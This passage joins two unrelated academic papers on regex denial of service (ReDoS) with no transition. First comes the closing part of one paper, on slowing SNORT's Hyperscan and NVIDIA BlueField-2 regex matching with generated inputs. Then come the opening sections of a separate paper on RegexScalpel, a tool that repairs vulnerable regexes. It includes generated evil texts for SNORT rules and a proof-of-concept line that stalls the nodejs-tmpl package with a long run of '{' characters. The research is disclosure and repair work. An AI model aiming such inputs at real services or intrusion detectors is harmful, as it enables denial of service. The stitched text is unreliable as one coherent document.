as an automata-based matcher, it is not based on online DFA-simulation. Experiments discussed in the previous sections indeed show that our ReDoS generator, which targets mainly online DFA-simulation, is only mildly successful with `Hyperscan`. We therefore use here a modification of `GadgetCA` tailored for `Hyperscan`.

We specifically target the following coarse abstraction of `Hyperscan`'s matching algorithm: the regex is split into a sequence of *sub-strings* (not containing any regex operator) and *sub-regexes* (or a choice of such sequences) so that a word is matched if it is a concatenation $w = v_1 \cdots v_n$ of the sub-strings of the given regex and words matched by the sub-regexes. The first phase of matching tests whether w contains all the sub-strings in the right order, by an extension of the Boyer-Moore algorithm. The second phase tests whether the remaining sub-words are matched by the respective sub-regexes. The opportunity for slowing `Hyperscan` down is in the second phase, which uses NFA-simulation to match the sub-expressions.[9]

We therefore aim at generating evil texts that contain the needed sequence of sub-strings and therefore pass the first phase of matching, and where the second phase is also hard. To do that, we use our generator to get a single evil word u over a run that takes the CSA from the initial to a final state. The word is essentially generated by the first iteration of the while-loop on Line 11 of Algorithm 2 parameterised with the strategy **COUNTING** (a single CSA run that aims at maximising the sizes of counting sets). The word u is then iterated to get the output text $w = uuuu\ldots$ of the required length.

A word w generated this way is likely to be evil for the following two reasons: (i) every occurrence of u in w contains all sub-strings, generating many possible splits of w into the sub-strings and the parts to be matched by the sub-regexes; (ii) the word u, generated by our generator, is likely to force large DFA states, expensive for NFA simulation. Note also that, unlike for online DFA simulation, it does not matter that the encountered DFA states are likely to be found repeatedly in the repeating instances of u since NFA simulation is not caching the DFA.



[9] Our abstraction of `Hyperscan` is coarse, but it is simple and sufficient for our needs: to show that methods similar to those for online DFA-simulation can be used to find vulnerabilities of `Hyperscan` too. A specialised ReDoS generator based on a more thorough analysis of `Hyperscan`'s algorithm might yield better results, but is already out of the scope of this paper.

6.6.1 SNORT with `Hyperscan` on `x86_64`

We installed SNORT 3 with enabled performance monitor and `Hyperscan` on a commodity `x86_64` machine (we used Intel i7-10510U CPU@1.80 GHz with 4 Hyper-Threading cores). Then, we were running SNORT on 100 MB-large `PCAP` files with random and ReDoS IPv4 traffic that we generated and captured the processing time of the regex matching engine, as provided in the output of the performance monitor module. We ran two experiments with two different sizes of IP packets for two selected Ethernet frames' MTUs: 1,500 B and 9,000 B (we note that bigger sizes of the payload could be used to attack SNORT with TCP reassembly turned on). See Figures 4a and 4b for the slowdown that we achieved with our ReDoS text over random text.

The histograms clearly show the SNORT rulesets we used contain many possibilities for slowing SNORT down (see Appendix B for the most vulnerable regexes). In particular, using packet size of 1,500 B, in 43 cases we achieved a slowdown of over 40×, with 2 regexes slowing the matcher down over 100×. The number of vulnerable regexes is even higher for the packet size 9,000 B: 91 regexes yield a slowdown of over 50× and 32 regexes over 100×.

We contacted the development team of SNORT and did the responsible disclosure of the discovered vulnerable regexes. SNORT development team stated that the vulnerability is stemming from the `Hyperscan` library, and they mitigate it by restricting the length of packets on which the matching is performed as well as by using timeouts (the standard configuration of SNORT comes with the backtracking-based PCRE engine enabled, which is, however, even more prone to attacks). This might, however, lead to skipping the malicious content that can be presented at the end of the packet/data, making the NIDS ineffective: malicious packets may get passed to applications behind the NIDS.

(a) SNORT 3@Hyperscan (1,500 B) (b) SNORT 3@Hyperscan (9,000 B) (c) NVIDIA BlueField-2

Figure 4: Histograms of slowdowns for SNORT 3 with Hyperscan (packet sizes 1,500 B and 9,000 B) and BlueField-2 regex matching for ReDoS texts over random texts.

6.6.2 NVIDIA BlueField-2

In the second part of this experiment, we used an NVIDIA BlueField-2 data processing unit (BF2) MBF2H332A-AEEOT [29], which integrates eight 64-bit ARMv8 Cortex-A72 cores and houses two 25 GbE interfaces. BF2 provides hardware-accelerated regex matching capabilities, accessible via NVIDIA's *data plane development kit* (DPDK) [28]: in our experiments, we used the regex compiler `rxpc` and the testbed for the regex matching engine called `rxpbench`. In this experiment, we ran `rxpbench` on blocks of random and ReDoS texts of the length 100 GB (this time, we did not need to chunk the texts into packets and provided the text directly in memory) and measured the throughput of the matcher. We measured that the regex matching engine itself enables in-memory processing at ∼40 Gbps. For the evaluation, we used a subset of SNORT rules containing 617 regexes that we name SNORT-BF2 (we took all regexes from SNORT that could be compiled by `rxpc`, which does not support some advanced features of PCRE, such as negative look-ahead).

See Figure 4c for histograms of slowdowns we obtained with our ReDoS text as compared to random text. Observe that we obtained a slowdown of more than 100× on the ReDoS text in over 92 cases. Moreover, for 16 cases, we obtained a slowdown over 500× (with the highest slowdown ratio being 2,194×). See Appendix B for a list of regexes on which we obtained the largest slowdown. We have reported the vulnerability to NVIDIA, which confirmed it to be caused by a conceptual limitation of their regex matching engine. We plan to cooperate on a possible mitigation.

Our results indicate that ReDoS attacks are in general successful in slowing down the throughput of the most recent hardware utilized for NIDS in the industry. Moreover, we emphasize that for a successful ReDoS attack on an NIDS, it suffices to have a single vulnerable rule in the used rulesets.

7 Mitigation Techniques

Standard techniques for mitigation of ReDoS attacks are the following: (i) setting a resource limit (e.g., a timeout) and (ii) limiting the size of the input (e.g., to the first 100 characters) of the regex matcher. Although such techniques can avert the scenario of a server becoming unresponsive, they leave a part of the input traffic not classified and potentially harmful or unnecessarily dropped. A mitigation specific for regexes with the counting operator is to substitute it by the star `*` operator, which over-approximates the language of the original regex (this might yield other issues, such as increasing the number of false positives in an NIDS).

There are, however, two ways how users of regex matchers can mitigate the attacks without the mentioned disadvantages:

1. Use our ReDoS generator `GadgetCA` to evaluate whether a regex is ReDoS-vulnerable.
2. Use a matching algorithm that can handle counting efficiently, the one implemented in the tool CA or possibly also `SRM` (these matchers are still too immature to be used in production, but an efficient implementation of the techniques they use within `RE2` or `Hyperscan` should give rise to a robust regex matching solution).

8 Conclusion and Future Work

We have shown that nonbacktracking automata-based regex matchers, which are sometimes suggested as a mitigation of ReDoS, *are still ReDoS-vulnerable*. We have developed a method for constructing inputs for these matchers that make them perform poorly and cause significant slowdown on a large class of regexes, in particular those with counting.

In future, we plan to focus on developing robust regex matchers that could prevent these kinds of attacks. A first proof of concept is the matcher CA from [46], but the class of counting regexes it support is quite restricted; we will therefore explore formal models that can deal with more general classes of counting regexes efficiently.

Acknowledgment. We thank the reviewers for their comments on how to improve the quality of the paper and the CyberGrid group from FEEC BUT for lending us the NVIDIA BF2 card. A Examples of Generated Evil Texts

Example 1. For the regex `Oid=[^\0D\x0A]{1000}` (originating from SNORT) `GadgetCA` (strategy: **COUNTING**) generates a text of several lines, each of the length 1,003 characters and containing full or unfinished copies of the string '`Oid=`':

$(\texttt{Oid=})^{250}\texttt{Oid}$
$(\texttt{Oid=})^{249}\texttt{OidOid=}$
...

Each new copy of `Oid=` adds a new value to the counting-set and since all characters of the string '`Oid=`' belong to the character class `[^\0D\x0A]`, which is being counted, all existing values in the counting-set are also incremented. The variety of full or unfinished copies of the prefix `Oid=` forces creation of many large DFA states with different counter values. The length of the shortest string matched by the regex is 1,004 characters, however, we aim at generating the longest non-matching lines, and so the length of the generated lines is 1,003 characters. The generated text is demanding for most automata-based matchers (matching time for 50 MB input: `grep`: 0.83 s, `Hyperscan`: 0.06 s, `RE2`: 228.28 s, `SRM`: 46.54 s, `CA`: 2.77 s, `Rust`: 96.7 s).

Example 2. For the regex `<[^>\x20]{500}` (originating from SNORT) `GadgetCA` generates a text containing substrings of the length 500 (the length of a minimal match is 501) with many different placements of '<':

$(\texttt{<})^{500}$
$(\texttt{<})^{99}Q(\texttt{<})^{400}$
...

where Q is an arbitrary character other than '<'. This text also forces matchers to generate many DFA states with different counter values, yielding the following matching times (on 50 MB texts): `grep`: 0.11 s, `Hyperscan`: 0.1 s, `RE2`: TO, `SRM`: TO, `GadgetCA`: 2.8 s, `Rust`: 112.34 s.

B Attacks on Real-world Security Solutions

In Tables 4 and 5, we provide examples of regexes for which we managed to obtain a significant slowdown of SNORT (with `Hyperscan` as the regex matching engine) and the NVIDIA BlueField-2 DPU respectively.

Abstract

The Regular expression Denial of Service (ReDoS) is a class of denial of service attacks that exploit vulnerable regular expressions (regexes) whose execution time can be super-linearly related to input sizes. A common approach of defending ReDoS attacks is to repair the vulnerable regexes. Techniques have been recently proposed to synthesize repaired regexes using program-by-example (PBE) techniques. However, these existing techniques may generate regexes, which are not semantically equivalent or similar to the original ones, or are still vulnerable to ReDoS attacks.

To address the challenges, we propose RegexScalpel, an automatic regex repair framework that adopts a *localize-and-fix* strategy. RegexScalpel first localizes the vulnerabilities by leveraging fine-grained vulnerability patterns proposed by us to analyze their vulnerable patterns, the source (i.e., the pathological sub-regexes), and the root causes (e.g., the overlapping sub-regexes). Then, RegexScalpel targets to fix the pathological sub-regexes according to our predefined repair patterns and the localized vulnerability information. Furthermore, our repair patterns ensure that the repair regexes are semantically either equivalent to or similar to the original ones. Our iterative repair method also keeps out vulnerabilities of the repaired regexes. With an experiment on a total number of 448 vulnerable regexes, we demonstrate that RegexScalpel can outperform all existing automatic regexes fixing techniques by fixing 348 more regexes than the best existing work. Also, we adopted RegexScalpel to detect ten popular projects including Python and NLTK, and revealed 16 vulnerable regexes. We then applied RegexScalpel to successfully repair all of them, and these repairs were merged into the later release by the maintainers, resulting in 8 confirmed CVEs.

1 Introduction

Regular expressions (*regexes*) are widely used in many computer science fields such as programming languages, string processing, database query, etc [1,6,11,12,18,33]. Attacks targeting regexes at online services are common [11,18,24,34]. These attacks are often launched by submitting a malicious input string to an online server and triggering the corresponding regex that requires a matching time of super-linear (i.e., polynomial or exponential) worst-case with respect to the input length, leading to retarding responses from the server. For example, millions of users were affected when Cloudflare [3] went down for 27 minutes in 2019. Such attacks are known as Regular expression Denial of Service (ReDoS) attacks. According to recent statistics [11,18], more than 10% of regexes used in software projects are vulnerable to ReDoS attacks.

There are three necessary conditions for successful ReDoS attacks: (i) a *slow regex engine*, (ii) an *attacker-controlled input string* and (iii) a *vulnerable regex* [11]. Practitioners have deployed different defense strategies to break one or more necessary conditions. To break the first condition, one strategy is to substitute a faster regex engine for a slower one (*i.e.*, *regex engine substitution*). This helps to improve the worst-case complexity of regexes by using alternative matching algorithms. However, such improvement is derived at the cost of omitting extended features (e.g., backreferences and lookarounds) [16] or space [13]. Besides, engine substitution can bring semantic differences [12] or incompatibilities [13]. A strategy to break the second condition is to limit the length of the input string (*i.e.*, *input length restriction*). But this strategy faces a dilemma known as "Goldilocks problem" [14], i.e., either the limited length is too short to accept all valid inputs, or the length is too long to reject malicious inputs. Furthermore, according to our experiment (see Sec. 5), the above defense methods ignore an important and universal vulnerable pattern, known as $\mathcal{SLQ}$ (See Sec. 4.1.4 or prior work [19]), which appears in 75.89% (340 / 448) of the benchmarks. As a result, these defense methods can only fix 13.82% (47 / 340) of the benchmarks, leaving 86.18% of them vulnerable to ReDoS attacks.

On searching for better defense strategies, practitioners find that repairing vulnerable regexes (*i.e.*, *regex repair*) can greatly mitigate their vulnerabilities by breaking the third

condition. Our statistics in Table 13 show that regex repair is the most common defense strategy adopted by developers or maintainers, accounting for as high as 92.19%. However, regex repair is challenging. It is non-trivial to propose a semantic-equivalent or semantic-similar regex to substitute the vulnerable one, even for human experts. In addition, the proposed regexes can vary significantly across experts and newbies. In other words, manual regex repair is neither practical nor scalable. Moreover, there could be multiple vulnerabilities in a vulnerable regex. According to our investigation, 44.20% (198 / 448) vulnerable regexes have more than one vulnerability. Similar statistics were also observed by a recent work [19] published in 2021. The existence of multiple vulnerabilities in a vulnerable regex exacerbates the difficulty of automatic regex repair.

Current state-of-the-art techniques [7, 22] adopt programming-by-example (PBE) approaches to automatically repair ReDoS-vulnerable regexes. A vulnerable regex is repaired by synthesizing another regex that accepts the given positive examples (i.e., valid input strings) and rejects the given negative examples (e.g., ReDoS attacks). However, there are two drawbacks of the PBE approaches. **First, a synthesized regex may not be *semantically equivalent or similar* to its original regex with respect to all valid input strings.** The effectiveness of synthesis is limited by the insufficiency of high-quality examples [20, 25]. Insufficient or biased examples may result in the over-fitting or under-fitting of the synthesized regexes, leading to incorrect repairs. **Second, the repaired regex may be still vulnerable to ReDoS attacks.** These techniques ignore the $\mathcal{SLQ}$ vulnerable pattern, which leads to the incapability of repairing such vulnerable regexes. For example, Chida and Terauchi [7] return a repaired regex `<span ([^".1-8B-Y\[\\\]^b-dfh-y]*)font-style:italic ([^>]*)>` for the vulnerable regex `<span [^>]*font-style:italic[^>]*>`. The sub-regex `([^".1-8B-Y\[\\\]^b-dfh-y]*)` in the repaired regex is semantically very different from the pathological sub-regex `[^>]*` in the original one. As a result, the string `'<span class="replace-with italic">'` is matched by the original regex but not by the repaired one. In addition, the repaired regex contains an $\mathcal{SLQ}$ pattern, which can be attacked by some malicious attack strings, such as `'<spannfont-style:italic'.repeat(10000)`.

To overcome these challenges, we propose RegexScalpel, a regex ReDoS vulnerability analysis and repair framework based on localize-and-fix. RegexScalpel first leverages the fine-grained vulnerability patterns proposed in this paper, which enables analyzing the information necessary for the repair, to localize the vulnerabilities, including their vulnerable patterns, the source (i.e., the pathological sub-regexes), and the root causes (e.g., the overlapping sub-regexes). Then, RegexScalpel aims at fixing the pathological sub-regexes according to the predefined repair patterns as well as the localized vulnerability information. By removing the overlapping paths or reducing the maximum times of backtracking using micro-manipulations (e.g., adding a lookaround, deleting a quantifier or sub-regex, modifying a quantifier or sub-regex), the localized pathological sub-regexes are fixed and the ReDoS attack is thus defended. Furthermore, our repair patterns ensure that the repair regexes are semantically either equivalent to or similar as the original ones, and support comprehensive types of vulnerable causes including $\mathcal{SLQ}$. Our iterative repair method also keeps out vulnerabilities of the repaired regexes.

Our experiment shows the remarkable effectiveness of RegexScalpel. Among the 448 vulnerable regexes collected from practice, RegexScalpel can repair 443 (98.88%) of them. In contrast, the top performer of existing methods can only synthesize ReDoS-safe regexes for 95 (21.20%) of them. The experiment also reveals the limitation of manual repair – the maintainers may ignore repairing some vulnerabilities if there are many in one vulnerable regex. As a comparison, RegexScalpel repaired all vulnerabilities without manual effort and domain knowledge. Finally, we also applied RegexScalpel to real-world popular projects (including Python, NLTK, etc.) that are under repair. RegexScalpel successfully repaired 16 vulnerabilities, and the repaired regexes were confirmed by the developers and merged into subsequent releases.

In summary, this paper makes four major contributions:

- **Novelty.** We develop RegexScalpel, which is a ReDoS vulnerability analysis and repair framework. To the best of our knowledge, RegexScalpel is the first approach to localize and fix the vulnerable regexes considering comprehensive and fine-grained types of vulnerable causes.
- **Semantics Preservation.** We design a repair algorithm to preserve the semantics of the original regex. In particular, the language of the repaired regex is a subset of the language of the original one.
- **Effectiveness.** The evaluation exhibits the remarkable effectiveness of RegexScalpel. It achieves 98.88% successful repair ratio, compared with 21.20% achieved by the best existing work.
- **Usefulness.** We also employed RegexScalpel to help repair 16 vulnerable regexes across ten projects including Python and NLTK. The repaired results were merged into their later release.

2 Background

Before presenting RegexScalpel, we introduce the background of Regexes and ReDoS. Let Σ be a finite alphabet. The set of all words over Σ is denoted by Σ^*. The empty word and the empty set are denoted by ε and $\emptyset$, respectively. Let $\mathbb{N} = \{0, 1, 2, \ldots\}$.

2.1 Regular Expressions (Regexes)

A regex r over Σ is a well-formed parenthesized formula using capturing group, non-capturing group, named capturing group, backreference, greedy quantifier, lazy quantifier, lookarounds, and anchors, etc. Here, the regexes $r?$, $r*$, $r+$ and $r\{i\}$ where $i \in \mathbb{N}$ are abbreviations of $r\{0,1\}$, $r\{0,\infty\}$, $r\{1,\infty\}$ and $r\{i,i\}$, respectively. Besides, the regex $r\{m,\infty\}$ is often simplified as $r\{m,\}$.

Next, we explain the semantics of the regex constructs informally with the aid of JavaScript examples. A *capturing group* `(r)` allows getting a part of the match as a separate item. For example, `"aab!".match(/a+(b+)/)` returns `["aab", "b"]`, where `"aab"` is the match of the whole regex and `"b"` is the match of the capturing group `(b+)`[1]. If we do not want a group to capture its match, we can optimize this group into a *non-capturing group* `(?:r)`. For example, the matching result of `/a+(?:b+)/` is the same to `/a+b+/`. Moreover, we can access the result array by index. For example, `"aab!".match(/a+(b+)/)[1]` returns `"b"`. Some regex engines (*e.g.*, ES2018) also support a more convenient alternative to access capturing groups by names (i.e., *named capturing groups*). The named capturing groups are available in the property `groups` (e.g., `groups.day`, as seen in the following example).

```
let regex = /(?<month>[0-9]{2})-(?<day>[0-9]{2})/;
let str = "10-16";
let groups = str.match(regex).groups;
console.log(groups.day); // 16
```

A *greedy quantifier* is repeated as many times as possible while a *lazy quantifier* is repeated as few times as possible. For example, `"123.456".match(/\d+\.\d+?/)` will return the array `["123.4"]`.

A *backreference* $\backslash i$ means "to match the same text as in the i-th capturing group". Similarly, to reference a named capturing group `(?<name>r)`, we can use backreference `\k<name>`. An example is shown in the following listing.

```
let str = "'foo'";
let r1 = /(['"])(.*?)\1/;
console.log(str.match(r1)); // ["'foo'", "'", "foo"]
let r2 = /(?<quote>['"])(.*?)\k<quote>/;
console.log(str.match(r2)); // ["'foo'", "'", "foo"]
```

Lookarounds are zero-length assertions, and search for strings that satisfy certain contexts. Specifically, it includes *lookahead* and *lookbehind*, specifying the context after and before the searching strings, respectively. A *positive lookahead* r_1`(?=`r_2`)` looks for a string that matches r_1 only when the string is followed by a string that matches r_2. Similarly, a *negative lookahead* r_1`(?!`r_2`)` searches for a string matching r_1 only when the string is not followed by a string that matches r_2. On the other hand, a *positive lookbehind* `(?<=`r_2`)`r_1 looks for a string which matches r_1 only when there is a string which matches r_2 before it. Similarly, a *negative lookbehind* `(?<!`r_2`)`r_1 looks for a string which matches r_1 only when the string before it does not match r_2. An example is shown in the following listing.

```
let str = "123foo456foz";
console.log(str.match(/[0-9]{3}(?=foo)/));  // ["123"]
console.log(str.match(/[0-9]{3}(?!foo)/));  // ["456"]
console.log(str.match(/(?<=foo)[0-9]{3}/)); // ["456"]
console.log(str.match(/(?<!foo)[0-9]{3}/)); // ["123"]
```

Anchors specify the non-character context. Specifically, a *start-of-line anchor* `^` denotes the start of a line, while an *end-of-line anchor* `$` denotes the end. A *word boundary anchor* `\b` matches the position where one side is a word and the other side is not a word. A *non-word boundary anchor* `\B`, the negation of `\b`, matches at any position between two word characters as well as at any position between two non-word characters. An example is given in the following listing.

```
let str = "123 4567";
console.log(str.match(/^[0-9]{3}/));  // ["123"]
console.log(str.match(/[0-9]{3}$/));  // ["567"]
console.log(str.match(/[0-9]{3}\b/)); // ["123"]
console.log(str.match(/[0-9]{3}\B/)); // ["456"]
```

Alphabet of a Regex. The *alphabet* Σ_r of a regex r is the set of all symbols that appear in r. For example, for the regex $r_1 =$ `(?=a)[ab]{1,3}`, the alphabet Σ_{r_1} is `{a,b}`.

Language of a Regex. The *language* $\mathcal{L}(r)$ of a regex r is the set of all words accepted by r. For the above regex r_1, the language $\mathcal{L}(r_1)$ is `{a,aa,ab,aaa,aab,aba,abb}`. Note that regexes with backreferences are not context-free [4]. We take inspiration from Li et al. [19] and use an *over-approximate* solution – calculate the language of i-th capturing group instead of calculating the language of backreference $\backslash i$.

2.2 Regex Denial of Service (ReDoS)

The ReDoS is a type of algorithmic complexity attack. In a ReDoS attack, an attacker exploits a combination of a problematically ambiguous regex and a malicious input string to trigger the worst-case complexity of the regex engine, and thereby prevents legitimate users from accessing online services. An example is given below. Let us consider an ambiguous regex $r_2 =$ `/(a|a)+b/`. An attacker can craft the malicious input string $s = \underbrace{a \ldots a}_{k \text{ times}}$, which is not matched by the regex r_2, to make a backtracking-based regex engine explore all 2^k failing paths.

[1] In JavaScript, without the global search flag "g", the method *match*() returns the first match as an array, wherein the first element is the match of the whole regex (*i.e.*, the implicit capturing group 0) and the remaining are the matches of the capturing groups (if any exist) in order.

In this paper, we exploit the regex repair strategy to fix ReDoS vulnerabilities.

Regex Repair. Given a ReDoS-vulnerable regex r and a set of test cases $\mathcal{S}$, we aim to repair the regex r to form a new regex r' such that (i) r' passes all the given test cases $\mathcal{S}$; and (ii) r' is invulnerable to ReDoS attacks.

Semantics preservation. Semantics preservation after repair in this paper means that the language of the repaired regex is a subset of the language of the original one.

First Set. To fix ReDoS vulnerabilities, we introduce the $first(r)$ set of a regex r:

$$\text{first}(r) = \{a | au \in \mathcal{L}(r), a \in \Sigma, u \in \Sigma^*\}$$

Intuitively, first(r) represents the set of all symbols that may appear in the first position of the strings accepted by the regex r. Taking the above regex r_1 = `(?=a)[ab]{1,3}` as an example, first$(r_1) = \{$`a`$\}$.

3 Overview

In this section, we illustrate how our ReDoS-vulnerable regex repair framework RegexScalpel works using a motivating example.

The workflow consists of three key components, as shown in Figure 1. The first component *Analyzer* (§4.1) takes a given ReDoS-vulnerable regex as input, diagnoses the vulnerability source, then returns the vulnerability information including pattern (*i.e.*, the vulnerability type), source (*i.e.*, the pathological sub-regex), and cause (*e.g.*, the overlapping sub-regexes). The second component *Repairer* (§4.2) takes the vulnerability information as input and then repairs the ReDoS-vulnerable regex. The last component *Verifier* (§4.3) determines whether the repaired regexes are ReDoS-invulnerable and whether it can pass all the given test cases.

Example 1. Take the ReDoS-vulnerable regex `{([\s\S]+?)}` as an example. The regex aims to match the simple string formatting using `{}`, as mentioned in the NPM package nodejs-tmpl[2] (6,858,130 weekly downloads).

The first step of our approach is to leverage a vulnerability analyzer to diagnose the vulnerability source of the above ReDoS-vulnerable regex `{([\s\S]+?)}`. As shown in the phase ❶ of Figure 2, the analyzer identifies that the pathological sub-regex r=`{[\s\S]+`[3] is a (possible) vulnerability, due to its two components r_1=`{` and r_2=`[\s\S]+` overlap (i.e., $\mathcal{L}(r_1) \cap \mathcal{L}(r_2) = \{$"`{`"$\} \neq \emptyset$), and returns a triple ($\mathcal{SLQ}_3$, r, $[r1, r2]$), where $\mathcal{SLQ}_3$ is a vulnerability pattern introduced in §4.1.4. In order to facilitate fixing the vulnerability, we also use r_p and r_q to represent the sub-regex of r_1 and r_2 without the outermost quantifier, that is, `{` and `[\s\S]`, respectively.

[2] https://github.com/daaku/nodejs-tmpl

[3] The capturing group and the lazy quantifier are ignored.



Figure 1: An Overview of RegexScalpel for ReDoS Repair.

A Proof of Concept (PoC) example of this vulnerability is shown in the following listing.

```
var tmpl = require("tmpl")
tmpl("{".repeat(50000)+"answer", { answer: "zxc" });
```

The second step of our approach is to repair the ReDoS-vulnerable regex, according to the vulnerability information obtained from the first step. The repaired regexes are also called patches. The key idea for repairing is to avoid catastrophic backtracking during matching. Considering the above vulnerability, we propose four possible repair patterns (see §4.2.4 for more detail) to fix it, as given in the phase ❷ of Figure 2. Specifically, we can add a start-of-line anchor ^before { (*i.e.*, the first repair pattern t_1 in Figure 2), yielding a patch γ_1 = `^{([\s\S]+?)}`. The start-of-line anchor ^ specifies that the following pattern r (i.e., `{([\s\S]+?)}`) must begin at the first position of the string, which can effectively avoid catastrophic backtracking (i.e., ReDoS). Similarly, we can also generate a patch γ_2 = `{([\s\S]{1,500}?)}` which substitutes the plus quantifier with a small quantifier $n_\mu = 500$ (*i.e.*, the second pattern t_2 in Figure 2). Obviously, the small quantifier $n_\mu = 500$ can cut the number of backtracking.

Eliminating the overlaps is a natural solution to avoid catastrophic backtracking. Therefore, we propose the third repair pattern t_3 with a negative lookahead `(?!)` in Figure 2 to make r_q should not be matched on the strings matched



Figure 2: An Example for Repairing the ReDoS-vulnerable Regex `{([\s\S]+?)}`.

by r_p, where $\Phi(r_p)$ returns a regex obtained by transforming all the (named) capturing groups in the regex r_p into the non-capturing ones. By applying the pattern t_3, we can generate a patch $\gamma_3 =$ `{((?:(?!{)[\s\S])+?)}`[4]. The sub-regex $(?!\Phi(r_p))r_q$ (i.e., `(?!{)[\s\S]`) ensures that r_q (i.e., `[\s\S]`) will not match on `{` that can be matched by r_p (i.e., `{`), that is, the two sub-regexes r_p and $(?!\Phi(r_p))r_q$ will not overlap. So the patch γ_3 can throw away the ReDoS vulnerability. Moreover, we can further focus on the first position of the strings matched by r_p. And if r_q is a character class, we can eliminate this overlap by utilizing a negative set, that is, the fourth pattern t_4 in Figure 2, yielding a patch $\gamma_4 =$ `{([^{]+?)}` with a character class not overlapping with r_p, where $\Theta(\mathcal{D})$ transforms the set $\mathcal{D}$ into an (equivalent) character class, and $\mathrm{scs}(r_q) = true$ denotes regex r_q is a character class and $\mathrm{scs}(r_q) = false$ otherwise. Indeed, patches γ_3 and γ_4 are equivalent.

The final step of our approach is to determine whether these patches are successful. As demonstrated in the phase ❸ of Figure 2, the patches γ_2, γ_3 and γ_4 are invulnerable to ReDoS attacks and pass the given test cases, so they are successful. While for the patch γ_1, it is easy to verify that γ_1 is invulnerable to ReDoS attacks, but γ_1 fails at the maintainer-provided test case below, because it does not match the non-leading strings formatting using `{}`.

```
exports['basic name substitution'] = function() {
  assert.equal(
    tmpl('the answer is {answer}', { answer: 42 }),
    'the answer is 42')
}
```

We randomly selected the patch γ_4 to report to the maintainers, and the maintainers confirmed it and released nodejs-tmpl 1.0.5 with the fix.

[4]Here, we add a non-capturing group `(?:)` to ensure that the capturing groups of the patch γ_3 and the initial regex are consistent.

4 The Algorithms

4.1 Vulnerability Analysis

Inspirited by Li et al. [19] and Liu et al. [24], we diagnose the vulnerability source via localizing the pathological sub-regex, according to the vulnerable patterns.

4.1.1 Nested Quantifiers ($\mathcal{NQ}$)

The first vulnerable pattern is a regex with nested quantifiers, which is called Nested Quantifiers ($\mathcal{NQ}$) pattern [11, 19]. A $\mathcal{NQ}$ pattern has worst-case exponential behavior when a pump string can be consumed by either an inner quantifier or an outer one. In order to facilitate fixing the pathological regex, we subdivide $\mathcal{NQ}$ pattern into three sub-patterns (i.e., $\mathcal{NQ}_1$, $\mathcal{NQ}_2$, and $\mathcal{NQ}_3$), as given in Table 1.

In sub-pattern $\mathcal{NQ}_1$, the entire inner sub-regex is quantified as well. An example of sub-pattern $\mathcal{NQ}_1$ is the key portion `(\d+)*` in the real-world regex δ_1 (Table 1) from CVE-2015-9239. In sub-pattern $\mathcal{NQ}_2$, the inner sub-regex is a form of $r_0r_1r_2$, where r_0 and r_2 are nullable, and r_1 is a quantified regex. An example of sub-pattern $\mathcal{NQ}_2$ is the key portion `([^\s\/?\.#]+\.?)+` in the real-world regex δ_2 (Table 1) from CVE-2021-26272. The sub-pattern $\mathcal{NQ}_3$ is similar to $\mathcal{NQ}_2$, but differs in that r_1 is a disjunction containing a quantified sub-regex as a disjunct. An example of sub-pattern $\mathcal{NQ}_3$ is the key portion `(\[[^\[\]]*\]|\s+)+` in the real-world regex δ_3 (Table 1) from the NPM package moment[5].

Table 1: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaNQ of the Pattern $\mathcal{NQ}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{NQ}_1$	$r = r_1\{m,n\}$, where $r_1 = r_p\{m_p,n_p\}$, $n_p > 1$, and $n > 1$	δ_1 = `\[(\d+;)?(\d+)*m` (CVE-2015-9239)	($\mathcal{NQ}_1$, `(\d+)*`, [+, *])
#2	$\mathcal{NQ}_2$	$r = (r_0r_1r_2)\{m,n\}$, where r_0 and r_2 are nullable, $r_1 = r_p\{m_p,n_p\}$, $n_p > 1$, and $n > 1$	δ_2 = `^(https?|ftp):\/\/(-\.)?([^\s\/?\.#]+\.?)+(\/[^\s]*)?[^\s\.,]$` (CVE-2021-26272)	($\mathcal{NQ}_2$, `([^\s\/?\.#]+\.?)+`, [+, +])
#3	$\mathcal{NQ}_3$	$r = (r_0r_1r_2)\{m,n\}$, where r_0 and r_2 are nullable, $r_1 = (\ldots\|r_p\{m_p,n_p\}\|\ldots)$, $n_p > 1$, and $n > 1$	δ_3 = `D[oD]?(\[[^\[\]]*\]|\s+)+MMMM?` (moment)	($\mathcal{NQ}_3$, `(\[[^\[\]]*\]|\s+)+`, [+, +])

Table 2: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaQOD of the Pattern $\mathcal{QOD}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{QOD}_1$	$r = \alpha\{m,n\}$, $\alpha = (r_1\|\ldots\|r_k)$, and $\exists\ \mathcal{L}(\alpha_1)\cap\mathcal{L}(\alpha_2) \neq \emptyset$, where $\alpha_1 = r_{p_1}r_{p_2}\ldots r_{p_t}$, $\alpha_2 = r_{q_1}r_{q_2}\ldots r_{q_s}$, $1 \le t,s \le k$, $1 \le i \le t$, $1 \le j \le s$, $1 \le p_i,q_j \le k$, and $p_1 \neq q_1$	δ_4 = `^(\d\.|\.\d|\d)+$` ([14])	($\mathcal{QOD}_1$, `(\d\.|\.\d|\d)+`, [`\d\.\d`, `\d\.\d`])
#2	$\mathcal{QOD}_2$	$r = \alpha\{m,n\}$, $\alpha = (r_1\|\ldots\|r_k)$, and $\exists\ \mathcal{L}(r_p)\cap\mathcal{L}(\alpha_1) \neq \emptyset$, $\mathcal{L}(r_l)\cap\mathcal{L}(r_p) = \emptyset$, where $\alpha_1 = r_{q_1}r_{q_2}\ldots r_{q_s}$, $1 \le i \le k$, $r_i = r_lr_p$, r_l is not nullable, $1 \le s \le k$, $1 \le j \le s$, $1 \le q_j \le k$	δ_5=`(?:[\w-]|\$[-\w]+|#\{\$[-\w]+\})+(?=\s*:)` (CVE-2021-23341)	($\mathcal{QOD}_2$, `(?:[\w-]|\$[-\w]+|#\{\$[-\w]+\})+`, [`[\w-]`, `\$[-\w]+`])

4.1.2 Quantified Overlapping Disjunction ($\mathcal{QOD}$)

The second vulnerable pattern is a quantified disjunction whose multiple inner sub-regexes overlap, which is called Quantified Overlapping Disjunction ($\mathcal{QOD}$) pattern [19]. When matching a pump string, there are multiple choices among the overlapping sub-regex, with worst-case exponential behavior on a mismatch. As shown in Table 2, we subdivide $\mathcal{QOD}$ pattern into two sub-patterns (i.e., $\mathcal{QOD}_1$, $\mathcal{QOD}_2$) for the convenience of fixing the pathological regex.

